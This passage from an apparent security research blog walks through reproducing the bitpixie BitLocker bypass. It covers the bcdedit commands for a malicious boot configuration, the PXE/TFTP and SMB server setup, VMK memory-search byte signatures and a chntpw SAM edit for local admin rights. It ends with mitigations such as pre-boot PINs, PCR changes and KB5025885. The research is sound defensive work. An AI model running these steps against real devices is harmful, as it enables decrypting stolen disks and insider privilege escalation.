      <td>Contains the state of Secure Boot and the trusted/revoked certificates</td>
    </tr>
    <tr>
      <td><strong>11</strong></td>
      <td>Windows Boot Manager</td>
      <td>BitLocker access control: Boot manager locks the register after obtaining the VMK</td>
    </tr>
  </tbody>
</table>

<p><em>Secure Boot</em> on the other hand tries to ensure the integrity of the boot process by <a href="https://learn.microsoft.com/en-us/windows/security/operating-system-security/system-security/secure-the-windows-10-boot-process">validating cryptographic signatures</a>. Each step of the boot process verifies the signature of the next stage against a set of trusted certificate authorities. Only if the signature test is passed, the boot process proceeds. In the default Windows boot process with BitLocker enabled, Secure Boot is used to verify the boot chain and Measured Boot with the TPM PCRs 7 and 11 is used to unseal the BitLocker key. The signature test of Secure Boot can lead to problems when signatures have to be revoked because of vulnerabilities or if the root certificate reaches the end of its validity. But more about these problems later, first let’s have some fun breaking BitLocker!</p>

<h1 id="implementing-and-running-the-bitpixie-exploit">Implementing and running the bitpixie exploit</h1>

<p>Even though the exploit was demonstrated and elaborated by Thomas Lambertz in his talk, some information was left out and no exploit code was published. Therefore, the bitpixie exploit was implemented by me in a new <a href="https://github.com/andigandhi/bitpixie">GitHub Repository</a>. The following subsections describe the implementation of the attack as well as the steps necessary to recreate the exploitation process using this repository. <a href="https://github.com/andigandhi/bitpixie/releases/tag/v1.4">Version 1.4</a> of the exploit POC was used in this blog post.</p>

<h2 id="setting-up-a-testing-environment">Setting up a testing environment</h2>

<p>Access to raw memory is essential for debugging the exploit, therefore development of the exploit is best done on a virtual machine. <a href="https://www.qemu.org/">QEMU</a> with the <a href="https://virt-manager.org/">Virtual Machine Manager</a> was used as a virtualization environment, however some tweaks had to be done before being able to support Secure Boot over PXE of a Linux Initramfs. Before creating the virtual machine, the UEFI firmware of the virtual machine had to be changed to <code class="language-plaintext highlighter-rouge">/usr/share/OVMF/OVMF_CODE_4M.ms.fd</code> as shown below. This ensured that the default certificate authorities for the verified boot process are trusted by the UEFI (more about these default certificate authorities can be found in the section <a href="#changing-the-microsoft-ca">“Changing the Microsoft CA”</a>).</p>

<p><img src="/assets/img/papers/bitpixie/qemu-hypervisor.png" alt="Necessary settings for exploiting the QEMU testing environment" /></p>

<p>Windows 11 Pro 24H2 was used to test the exploit. It is important that Secure Boot is used by the TPM for validating the integrity of the boot process during the Measured Boot process. This is the default in current Windows 11 installations, where PCRs 7 and 11 are checked when unsealing the TPM for obtaining the VMK. The configuration can be verified using the <code class="language-plaintext highlighter-rouge">manage-bde</code> command:</p>

<p><img src="/assets/img/papers/bitpixie/manage-bde-pcrs.png" alt="Verification of the TPM PCR configuration" /></p>

<p>The “numerical password” is the BitLocker recovery key we all love to enter whenever the main decryption method does not work. As the main method of accessing the BitLocker partition, the TPM is used.</p>

<p>After installing the Windows operating system and ensuring that BitLocker is enabled, the model type of the network interface has to be changed to <code class="language-plaintext highlighter-rouge">virtio</code> and the ROM has to be set to “no” (see <a href="https://bugs.launchpad.net/maas/+bug/1789319">this bug</a>). Otherwise the PXE boot does not work. This change applies only for QEMU-based test environments, for bare-metal machines no such changes have to be made. The XML in the Virtual Machine Manager of the network interface should look like this:</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre><span class="nt">&amp;lt;interface</span> <span class="na">type=</span><span class="s">"network"</span><span class="nt">&amp;gt;</span>
  <span class="nt">&amp;lt;model</span> <span class="na">type=</span><span class="s">"virtio"</span><span class="nt">/&amp;gt;</span>
  <span class="nt">&amp;lt;rom</span> <span class="na">enabled=</span><span class="s">"no"</span><span class="nt">/&amp;gt;</span>
  [...]
<span class="nt">&amp;lt;/interface&amp;gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>In a real-life penetration testing scenario, the only preparation necessary would be to directly connect the victim computer with the attacker system via Ethernet as shown below.</p>

<p><img src="/assets/img/papers/bitpixie/physical-pcs.jpg" alt="Two notebooks are connected via Ethernet" /></p>

<p>Now we are ready to start exploiting the testing environment by crafting a BCD file.</p>

<h2 id="preparing-the-boot-configuration-data-file">Preparing the Boot Configuration Data file</h2>

<p>The Boot Configuration Data (BCD) file can be described as the Windows equivalent of the <code class="language-plaintext highlighter-rouge">grub.cfg</code> file (for those more familiar with Linux). It specifies boot orders, boot options and boot fallbacks. The entries of the BCD file can be viewed as a local administrator using the <code class="language-plaintext highlighter-rouge">bcdedit</code> command.</p>

<p><img src="/assets/img/papers/bitpixie/bcdedit-enum.png" alt="Display of the BCD file using the `bcdedit` command" /></p>

<p>A copy of the BCD can be created using the <code class="language-plaintext highlighter-rouge">bcdedit /export BCD_modded</code> command from an administrative command shell.
To get the desired boot order shown in the image with the bitpixie overview, at first a recovery option has to be added to the BCD. The recovery option should boot into an operating system we have control over to read out the main memory. For this version of the exploit, a Linux with a bootloader signed for Secure Boot is used, which is hosted on our TFTP server of the attacker system. This recovery boot option should be entered using a PXE soft reboot to make use of the vulnerability in the Windows boot manager. The PXE soft reboot is a feature, where the recovery boot manager is loaded from the network without the necessity of a complete reboot.</p>

<div class="language-bat highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
</pre></td><td class="rouge-code"><pre><span class="c">:: Create the softreboot entry (returns GUID of entry)</span>
<span class="nb">bcdedit</span> <span class="na">/store </span><span class="kd">BCD_modded</span> <span class="na">/create /d </span><span class="s2">"softreboot"</span> <span class="na">/application </span><span class="kd">startup</span>
<span class="c">:: Boot from Linux shim</span>
<span class="nb">bcdedit</span> <span class="na">/store </span><span class="kd">BCD_modded</span> <span class="na">/set </span><span class="o">{&amp;lt;</span><span class="kd">reboot</span> <span class="kd">guid</span><span class="o">&amp;gt;}</span> <span class="nb">path</span> <span class="s2">"\shimx64.efi"</span>
<span class="c">:: The Linux shim is located on the TFTP server</span>
<span class="nb">bcdedit</span> <span class="na">/store </span><span class="kd">BCD_modded</span> <span class="na">/set </span><span class="o">{&amp;lt;</span><span class="kd">reboot</span> <span class="kd">guid</span><span class="o">&amp;gt;}</span> <span class="kd">device</span> <span class="kd">boot</span>
<span class="c">:: Perform a PXE softreboot</span>
<span class="nb">bcdedit</span> <span class="na">/store </span><span class="kd">BCD_modded</span> <span class="na">/set </span><span class="o">{&amp;lt;</span><span class="kd">reboot</span> <span class="kd">guid</span><span class="o">&amp;gt;}</span> <span class="kd">pxesoftreboot</span> <span class="kd">yes</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>After creating the recovery option, it has to be added to the recovery sequence of the default boot entry. Additionally, the default entry has to fail <strong>after</strong> unlocking the BitLocker partition. An easy way to achieve this, is to point to a non-existent boot loader using the <code class="language-plaintext highlighter-rouge">path</code> parameter (for example, directly in the root directory of the partition).</p>

<div class="language-bat highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
</pre></td><td class="rouge-code"><pre><span class="c">:: Activate fallback/recovery boot option</span>
<span class="nb">bcdedit</span> <span class="na">/store </span><span class="kd">BCD_modded</span> <span class="na">/set </span><span class="o">{</span><span class="kd">default</span><span class="o">}</span> <span class="kd">recoveryenabled</span> <span class="kd">yes</span>
<span class="c">:: Add our softreboot entry as recovery option</span>
<span class="nb">bcdedit</span> <span class="na">/store </span><span class="kd">BCD_modded</span> <span class="na">/set </span><span class="o">{</span><span class="kd">default</span><span class="o">}</span> <span class="kd">recoverysequence</span> <span class="o">{&amp;lt;</span><span class="kd">reboot</span> <span class="kd">guid</span><span class="o">&amp;gt;}</span>
<span class="c">:: Point the path of the boot loader to a wrong directory (e.g. the root directory)</span>
<span class="nb">bcdedit</span> <span class="na">/store </span><span class="kd">BCD_modded</span> <span class="na">/set </span><span class="o">{</span><span class="kd">default</span><span class="o">}</span> <span class="nb">path</span> <span class="s2">"\\"</span>
<span class="c">:: Allow booting from an initramfs</span>
<span class="nb">bcdedit</span> <span class="na">/store </span><span class="kd">BCD_modded</span> <span class="na">/set </span><span class="o">{</span><span class="kd">default</span><span class="o">}</span> <span class="kd">winpe</span> <span class="kd">yes</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Afterwards, the modified BCD file has to be transferred to the attacker machine. As these steps can be time-intensive when being executed manually, <a href="https://github.com/andigandhi/bitpixie/blob/main/pxe-server/Boot/create-bcd.bat">a script</a> is included in the repository that automatically modifies and transfers the BCD file.</p>

<p>On the attacker machine, a TFTP server for the PXE boot process as well as an SMB server for the transfer of the script to modify the BCD file have to be started using the following commands.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre><span class="c"># Start the TFTP and the DHCP server</span>
./start-server.sh pxe &amp;lt;interface&amp;gt;
</pre></td></tr></tbody></table></code></pre></div></div>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre><span class="c"># Start the SMB server for the transfer of the BCD file</span>
./start-server.sh smb &amp;lt;interface&amp;gt;
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The main issue is that the <code class="language-plaintext highlighter-rouge">bcdedit</code> command can only be used as a local administrator. However, as the BCD file is located on the unencrypted EFI partition of the drive, there are several ways to extract it.
One option is to physically remove the hard drive and extract the BCD file on another system. A simpler, less invasive method, however, is to boot into the Advanced Startup options. On most systems, this can be done by clicking “Restart” while holding the Shift key. This even works when you are on the login screen.
The command line can now be entered under ‘Troubleshoot -&amp;gt; Advanced options -&amp;gt; Command prompt’. During this process, a BitLocker Recovery screen will most likely be shown. This can be skipped using the ‘Skip this drive’ button.
This command line has administrative privileges in the pre-boot environment and can therefore be used to extract the BCD from the unencrypted EFI partition using the <code class="language-plaintext highlighter-rouge">bcdedit</code> tool by entering the following commands:</p>

<div class="language-bat highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre><span class="c">:: Start the network; obtain IP address</span>
<span class="nb">wpeutil</span> <span class="kd">initializenetwork</span>
<span class="c">:: Mount the SMB share</span>
<span class="nb">net</span> <span class="kd">use</span> <span class="kd">S</span>: \\10.13.37.100\smb
<span class="c">:: Execute the batch script</span>
<span class="kd">S</span>:\create<span class="na">-bcd</span>.bat
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">.bat</code> script allows an easy transfer of the modified BCD to the attacker machine for the second stage of the exploitation process.</p>

<p><img src="/assets/img/papers/bitpixie/create-bcd-bat.png" alt="Creation of the modified BCD file" /></p>

<p>The BCD file can now be found in the repository on the attacker machine within the folder <code class="language-plaintext highlighter-rouge">pxe-server/Boot/</code>.</p>

<h2 id="extracting-the-volume-master-key">Extracting the Volume Master Key</h2>

<p>The actual attack can now be performed and the VMK extracted by starting the boot process specified in the modified BCD file. The command line used to create the BCD file in the previous chapter can be closed. This brings back the initial advanced startup options screen.
The PXE boot can then be started by selecting the option labelled “UEFI PXEv4” from the “Use a device” menu.</p>

<p><img src="/assets/img/papers/bitpixie/use-a-device-pxe.png" alt="PXE boot from the advanced startup options" /></p>

<p>If everything works as planned, the Windows Boot Manager should fail almost instantly after the PXE boot starts, and the first visible screen should be the GRUB screen. Booting from the only option “Debian 5.14 with Alpine Initramfs” loads a Debian kernel and an Alpine initramfs from the PXE server. This transfer can take quite a long time on bare-metal machines, boot times of over ten minutes are no rarity. When the boot process is finished, logging in is possible with the root user and a blank password.</p>

<p>Direct access to raw memory, however, is still not possible as the kernel is in lockdown mode due to Secure Boot. To scan the raw memory for the VMK, a local privilege escalation in the Linux kernel is needed. For this, the use-after-free vulnerability <a href="https://nvd.nist.gov/vuln/detail/cve-2024-1086">CVE-2024-1086</a> is used. More information about this exploit and its implementation is given in <a href="https://neodyme.io/de/blog/bitlocker_screwed_without_a_screwdriver/#step-3-boot-into-os-scan-memory-for-vmk">Thomas’ blog post</a> as it would be out of scope for this blog article. I highly recommend reading this blog article as it goes into detail of kernel lockdown mode, to understand the concept of bitpixie this knowledge is not needed. Circumventing lockdown mode is also the reason why an outdated Debian version is used along with a different initramfs.</p>

<p>The VMK in memory can be found by scanning for the <strong>needle</strong> <code class="language-plaintext highlighter-rouge">-FVE-FS-</code> marking the beginning of the memory area:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>2d 46 56 45 2d 46 53 2d                           |-FVE-FS-|
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This needle is followed by four bytes with an offset of four bytes containing the version. The correct <strong>version</strong> we are looking for is version 1:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>2d 46 56 45 2d 46 53 2d  xx xx xx xx 01 00 00 00  |-FVE-FS-xxxx....|
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Afterwards, the <strong>start and end offset</strong> of the actual VMK memory can be exctracted from the memory dump:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre>2d 46 56 45 2d 46 53 2d  xx xx xx xx 01 00 00 00  |-FVE-FS-xxxx....|
20 00 00 00 e0 01 00 00                           | .......        |
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Here, the memory area starts at an offset of 0x00000020 and ends at an offset of 0x000001e0. This range can be scanned for the VMK. Thomas found that the bytes <code class="language-plaintext highlighter-rouge">03 20 01 00</code> mark the beginning of the 32 byte long VMK.</p>

<p><img src="/assets/img/papers/bitpixie/needle-search.png" alt="Flowchart of the search algorithm" /></p>

<p>A complete memory dump of a VMK memory area is shown in the following image.</p>

<p><img src="/assets/img/papers/bitpixie/vmk-memory-dump.png" alt="Memory dump of a VMK memory area" /></p>

<p>The search algorithm was implemented in a <a href="https://github.com/andigandhi/CVE-2024-1086_bitpixie/">fork of a CVE-2024-1086 POC</a>. The memory scan can be executed using the <code class="language-plaintext highlighter-rouge">run-exploit &amp;lt;bitlocker partition&amp;gt;</code> command which also unlocks the encrypted partition using the VMK.</p>

<p><img src="/assets/img/papers/bitpixie/linux-initramfs-dump.png" alt="Unlocking the BitLocker partition" /></p>

<p>This leads to direct read and write access on the BitLocker partition!</p>

<p>Some systems, however, do not allow booting third-party boot managers, for example several HP notebooks cannot be attacked as described above. However, the vulnerability itself does not require the use of a Linux system to read the VMK from memory. Security researcher Marc Tanner <a href="https://github.com/martanne/bitpixie">implemented a Windows version of the exploit</a> which he also describes in a <a href="https://blog.compass-security.com/2025/05/bypassing-bitlocker-encryption-bitpixie-poc-and-winpe-edition/">blog post</a>. His exploit boots in a WindowsPE image where the memory can be scanned using a modified version of the memory scanner <a href="https://github.com/Velocidex/WinPmem">WinPmem</a>.</p>

<h2 id="current-mitigation">Current mitigation</h2>

<p>Thomas Lambertz gives concrete measures for mitigation in his blog post:</p>

<blockquote>
  <p>Short answer: use a <a href="https://learn.microsoft.com/en-us/windows/security/operating-system-security/data-protection/bitlocker/countermeasures">pre-boot PIN</a>, or apply <a href="https://support.microsoft.com/en-us/topic/kb5025885-how-to-manage-the-windows-boot-manager-revocations-for-secure-boot-changes-associated-with-cve-2023-24932-41a975df-beb2-40c1-99a3-b3ff139f832d#bkmk_mitigation_guidelines">KB5025885</a>.</p>
</blockquote>

<p>These measures block the exploitation of bitpixie by an attacker without any knowledge of the BitLocker PIN, for example when the device gets stolen.
However, this raises the question: <strong>Can bitpixie be used to escalate local privileges on a system where BitLocker Pre Boot Authentication (PBA) is activated and the PIN is known?</strong></p>

<h1 id="what-about-pre-boot-authentication">What about Pre-Boot Authentication?</h1>

<p>A common belief is that using pre-boot authentication fixes the problem caused by bitpixie and similar vulnerabilities in the boot manager. Below, we will examine whether a malicious insider can use the bitpixie exploit to obtain local administrative access to their device.</p>

<h2 id="modifying-the-testing-environment">Modifying the testing environment</h2>

<p>In the testing environment, pre-boot authentication can be enabled in the group policies under <code class="language-plaintext highlighter-rouge">Computer Configuration &amp;gt; Administrative Templates &amp;gt; Windows Components &amp;gt; BitLocker Drive Encryption &amp;gt; Operating System Drives &amp;gt; Require additional authentication at startup</code>. The important option to set is “Allow startup PIN with TPM”.</p>

<p><img src="/assets/img/papers/bitpixie/group-policy-tpm-pin.png" alt="Enabling PBA support in the group policies" /></p>

<p>Afterwards, a BitLocker PIN can be set via an elevated command line by the command <code class="language-plaintext highlighter-rouge">manage-bde -protectors -add c: -TPMAndPIN</code> or graphically using the Control Panel:</p>

<p><img src="/assets/img/papers/bitpixie/bitlocker-pin-set.png" alt="Setting a BitLocker PIN" /></p>

<p>Windows should now ask for the PIN on every startup and we are ready to repeat our exploitation process.</p>

<h2 id="exploitation">Exploitation</h2>

<p>The basic attack with PBA enabled works as described above. Since the BitLocker partition itself has not changed, there is no need to create a new BCD file. Sadly, after booting via PXE as described in the previous chapter, only a blue screen was displayed, which usually indicates an issue with unsealing the TPM or other problems during the boot process.</p>

<p><img src="/assets/img/papers/bitpixie/blue-screen.png" alt="Blue screen" /></p>

<p>This could be due to an incompatibility of BitLocker PBA with old boot manager or with PXE boot which would need some extensive debugging. However, <a href="https://learn.microsoft.com/en-us/answers/questions/2642946/bitlocker-pin-(pre-boot)-screen-empty?forum=windows-windows8_1-security&amp;amp;referrer=answers">some research</a> concluded that the issue was just that certain fonts were missing from the TFTP server! The blue screen is the BitLocker PIN splash screen, it just cannot be rendered correctly. These missing fonts can also be seen in the TFTP server’s output as warnings.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
</pre></td><td class="rouge-code"><pre>./start-server.sh pxe virbr2
[+] Info: Interface virbr2 has IP address 10.13.37.100/24
[...]
dnsmasq-tftp: sent &amp;lt;path&amp;gt;/pxe-server/EFI/Microsoft/Boot/bootmgfw.efi to 10.13.37.101
dnsmasq-tftp: file &amp;lt;path&amp;gt;/pxe-server/EFI/Microsoft/Boot/boot.stl not found for 10.13.37.101
dnsmasq-tftp: file &amp;lt;path&amp;gt;/pxe-server/EFI/Microsoft/Boot/fonts/segoe_slboot.ttf not found for 10.13.37.101
dnsmasq-tftp: file &amp;lt;path&amp;gt;/pxe-server/EFI/Microsoft/Boot/fonts/segmono_boot.ttf not found for 10.13.37.101
dnsmasq-tftp: file &amp;lt;path&amp;gt;/pxe-server/EFI/Microsoft/Boot/fonts/wgl4_boot.ttf not found for 10.13.37.101
[...]
</pre></td></tr></tbody></table></code></pre></div></div>

<p>In fact, it is possible to enter the BitLocker PIN when the blue screen appears and successfully unlock the BitLocker partition.
To improve the user experience, the necessary fonts for displaying the BitLocker page have been added to the TFTP server under the directory <code class="language-plaintext highlighter-rouge">EFI/Microsoft/Boot/Fonts</code> with commit <a href="https://github.com/andigandhi/bitpixie/commit/15d83febe3b3179b840e70783bf823c0ecfb9f87">15d83fe</a>.</p>

<p>After adding the missing fonts and entering the PIN, the PXE boot process did succeed and it was possible to boot into the Linux system. However, the memory scanner was not able to find a valid BitLocker VMK signature. To determine why the VMK could not be extracted, a memory dump of the virtual machine was taken and analyzed.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="nb">sudo </span>virsh dump <span class="nt">--memory-only</span> bitlocker-pba /tmp/memory-dump.dmp
</pre></td></tr></tbody></table></code></pre></div></div>

<p>As the VMK does not change when adding a BitLocker PIN, it is easy to find the correct memory area of the VMK in the hex dump.
This area can be compared to the memory dump of a VMK without PBA enabled which is shown below.</p>

<p><img src="/assets/img/papers/bitpixie/vmk-memory-dump-compare.png" alt="Comparison of the memory dumps with and without PBA" /></p>

<p>It can be seen that the four bytes indicating the start of the VMK differ in one bit resulting in the memory scanner not finding the beginning of the key. Subsequent experiments with other PBA-enabled devices revealed even more different starting bytes.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>without PBA: 03 20 01 00
with PBA:    03 20 11 00
with PBA:    03 20 05 00
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This is a good time to try to understand what these bytes represent or at least which values to expect in our memory scanner. Sadly, the Microsoft documentation does not give many hints about the structure of the VMK metadata. In the original presentation of the exploit, Thomas also comments these bytes as follows:</p>

<blockquote>
  <p>No idea what they actually represent, just bindiffed win10/11 struct in memory and found them to be constant here.</p>
</blockquote>

<p>Fortunately, a <a href="https://github.com/libyal/libbde/blob/main/documentation/BitLocker%20Drive%20Encryption%20(BDE)%20format.asciidoc#591-key-protection-types">GitHub repository</a> created by Joachim Metz contains a promising section on VMK protectors:</p>

<table>
  <thead>
    <tr>
      <th>Value</th>
      <th>Description</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>0x0000</td>
      <td>VMK protected with clear key + (Basically this is an unprotected VMK)</td>
    </tr>
    <tr>
      <td>0x0100</td>
      <td>VMK protected with TPM</td>
    </tr>
    <tr>
      <td>0x0200</td>
      <td>VMK protected with startup key</td>
    </tr>
    <tr>
      <td>0x0500</td>
      <td>VMK protected with TPM and PIN</td>
    </tr>
    <tr>
      <td>0x0800</td>
      <td>VMK protected with recovery password</td>
    </tr>
    <tr>
      <td>0x2000</td>
      <td>VMK protected with password</td>
    </tr>
  </tbody>
</table>

<p>This documentation does not apply exactly to our memory dumps, but it still gives some information about the bytes that might vary on different system configurations. Ideally, the memory scanner should match on all of these signatures. A wildcard search for the bytes <code class="language-plaintext highlighter-rouge">03 20 xx 00</code> was implemented in a <a href="https://github.com/andigandhi/CVE-2024-1086_bitpixie/commit/d2b41205ff570606587d6b37087a7cbb2924bd51">new extended search algorithm</a>. <a href="https://github.com/ReversecLabs/bitlocker-spi-toolkit">Other VMK search algorithms</a> try to match a longer byte sequence using regular expressions to find the beginning of the VMK.</p>

<p>After re-compiling the initramfs, a new exploitation attempt succeeded in extracting the VMK and unlocking the BitLocker partition! This allows a user with low privileges on the machine to escalate local privileges and obtain administrative access. The steps necessary for privilege escalation are shown in the next section.</p>

<h2 id="obtaining-local-administrative-privileges">Obtaining local administrative privileges</h2>

<p>The test machine was set up with the administrative account “syss” and the low privilege account “low-priv-user”.
All users can be seen with the tool <code class="language-plaintext highlighter-rouge">chntpw</code> which is included in the Linux initramfs of the exploit repository.</p>

<p><img src="/assets/img/papers/bitpixie/chntpw-1.png" alt="Reading the SAM and listing all user accounts" /></p>

<p>Local administrative rights can now be obtained by adding the low-priv-user account to the Administrators group. This can be done with the interactive user edit menu of <code class="language-plaintext highlighter-rouge">chntpw</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>chntpw <span class="nt">-u</span> &amp;lt;user name&amp;gt; SAM
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Chntpw allows for an easy privilege escalation using the option “Promote User”. Sadly, this option produced a segmentation fault error. Therefore, the user was manually added to the Administrators group:</p>

<p><img src="/assets/img/papers/bitpixie/chntpw-2.png" alt="Adding low-priv-user to the Administrators group" /></p>

<p>The change can be saved by pressing <kbd>q</kbd> to leave the user edit menu and <kbd>y</kbd> to save the changes.</p>

<p><img src="/assets/img/papers/bitpixie/chntpw-3.png" alt="Saving the changes" /></p>

<p>Afterwards, the BitLocker partition has to be unmounted to ensure all changes are written to disk and the system can be rebooted. After logging into Windows with the low-priv-user account, it can be seen that we are now indeed member of the Administrators group!</p>

<p><img src="/assets/img/papers/bitpixie/local-admin-added.png" alt="low-priv-user is now member of the Administrators group" /></p>

<h1 id="conclusion-and-effective-mitigations">Conclusion and Effective Mitigations</h1>

<p>This article shows that pre-boot authentication prevents unauthorized attackers from accessing the contents of an encrypted hard drive. However, pre-boot authentication does not prevent a malicious inside actor in possession of a valid BitLocker PIN from gaining local administrative access to the device, disabling antivirus and/or extracting cached credentials. This is especially critical for shared systems as it allows an attacker to directly access data of other users of the same system.</p>

<p>Luckily, there are further measures to protect against such an attack. The following image gives an overview which conditions must be fulfilled for bitpixie being exploitable.</p>

<p><img src="/assets/img/papers/bitpixie/bitpixie-flow-graph.png" alt="Flow graph when bitpixie is exploitable" /></p>

<h2 id="enabling-pba">Enabling PBA</h2>

<p>Enforcing a BitLocker PBA mitigates the risk of external attackers who do not know the BitLocker PIN. As it protects against not only currently known bugs but also future vulnerabilities in the Windows boot chain, it is a very effective measure and should be implemented whenever possible.
However, as we discovered, it does <strong>not</strong> protect against users with knowledge of the PIN escalating their local privileges, disabling antivirus software, or extracting cached credentials. Therefore, <strong>other measures should be taken even if pre-boot authentication is activated</strong>.</p>

<h2 id="changing-the-pcr-validation">Changing the PCR validation</h2>

<p>One effective measure against downgrade attacks is to change the PCRs that are checked when the TPM is unsealed. In response to the boot manager vulnerability CVE-2024-38058, Microsoft added PCR 4 to the Measured Boot process. This register contains the hash of the boot manager code and also all boot attempts. However, this fix resulted in complaints regarding the requirement for BitLocker recovery keys after system updates. Consequently, Microsoft <a href="https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2024-38058">reverted to the weaker PCR configuration</a>. Nevertheless, many systems might work flawlessly with this configuration, so such a hardened configuration might be feasible for some companies without users noticing the change. When updating the boot manager, the BitLocker encryption is paused for one reboot process which allows the new boot manager hash to be measured by the TPM. Afterwards, the VMK is only unsealed when the latest boot manager hash is being measured during startup. One potential downside of this fix is that it might lead to problems in future updates as it is not the recommended fix from Microsoft. The official patch provided by Microsoft does not change the Measured Boot but fixed the problem by securing the verified boot process.</p>

<h2 id="changing-the-microsoft-ca">Changing the Microsoft CA</h2>

<p>The official fix for the bitpixie vulnerability (and other similar boot manager vulnerabilities) is to revoke the vulnerable boot managers from the Secure Boot process. This can be done by adding the signatures of the vulnerable boot managers to the revocation database (DBX). However, as mentioned in the beginning of the blog post, all boot managers between the years 2005 to 2022 are vulnerable to the bitpixie attack. As the space reserved by UEFI for the DBX is limited, this solution is not feasible. Fortunately, UEFI can allow or disallow boot managers based not only on their signature, but also on their certificate. The certificate structure for a current Secure Boot setup is shown in the following image.</p>

<p><img src="/assets/img/papers/bitpixie/UEFI-CAs.png" alt="The CAs responsible for the Secure Boot process" /></p>

<p>The vulnerable boot manager used for the downgrade attack is signed by the <strong>Microsoft Windows Production PCA 2011</strong>. This certificate has a validity of 15 years which means it expires on June 2026. A similar fate will befall the <strong>Microsoft UEFI CA 2011</strong> (for signing 3rd-party boot managers) and the <strong>Microsoft Corporation KEK CA 2011</strong> (for managing the contents of the DB and the DBX) next year.
Therefore, Microsoft enrolled a new set of root certificates in the year 2023; for signing Windows boot managers, the new <strong>Windows UEFI CA 2023</strong> will be used. Enrollment of this certificate authority is currently not done automatically but can be done by manually applying the patch <a href="https://support.microsoft.com/en-us/topic/how-to-manage-the-windows-boot-manager-revocations-for-secure-boot-changes-associated-with-cve-2023-24932-41a975df-beb2-40c1-99a3-b3ff139f832d">KB5025885</a>. This patch adds the new CAs to the DB, installs a boot manager signed by the 2023 CA and revokes the 2011 CA by adding it to the DBX database.</p>

<p>After applying the patch, the databases look like below:
<img src="/assets/img/papers/bitpixie/UEFI-CAs-KB5025885.png" alt="The Secure Boot process after applying KB5025885" /></p>

<p>The last step of revoking the 2011 CA is not necessary to prevent bitpixie from working: As PXE booting from a boot manager signed by the old 2011 certificate leads to a different value of the PCR 7, the TPM cannot be unsealed and no VMK is written to memory.</p>

<p>In 2026, the rollout of the new certificate authority will be mandatory for all system which <a href="https://www.heise.de/en/news/Prepare-for-an-impact-Microsoft-warns-of-secure-boot-certificate-update-10462433.html">might lead to unexpected behavior</a>. Microsoft has collected known problems with the rollout of the new CA in <a href="https://support.microsoft.com/en-us/topic/how-to-manage-the-windows-boot-manager-revocations-for-secure-boot-changes-associated-with-cve-2023-24932-41a975df-beb2-40c1-99a3-b3ff139f832d#bkmk_known_issues">an article</a>. KB5025885 can therefore not only be seen as a fix for a boot manager vulnerability but also as a testing ground for the mandatory update of the certificate authority in 2026.</p>

<p>Another problem that may arise in 2026 is the expiry of the ‘Microsoft Corporation KEK CA 2011’ CA. Since this CA can only be replaced by the UEFI manufacturer’s platform key, users are dependent on the cooperation of the relevant manufacturer. The replacement of this certificate is not part of the KB5025885 patch. The blog post <a href="https://neodyme.io/de/blog/bitlocker_why_no_fix/">“On Secure Boot, TPMs, SBAT, and downgrades - Why Microsoft hasn’t fixed BitLocker yet”</a> deals with this issue and also discusses a way for manufacturers to avoid such revocation problems in the future.</p></content>
  

  </entry>

  
  <entry>
    <title>Automated Patch Diff Analysis using LLMs</title>
    <link href="https://blog.syss.com/posts/automated-patch-diff-analysis-using-llms/" rel="alternate" type="text/html" title="Automated Patch Diff Analysis using LLMs" />
    <published>2025-09-15T07:00:00+02:00</published>
  
    <updated>2025-09-15T07:00:00+02:00</updated>
  
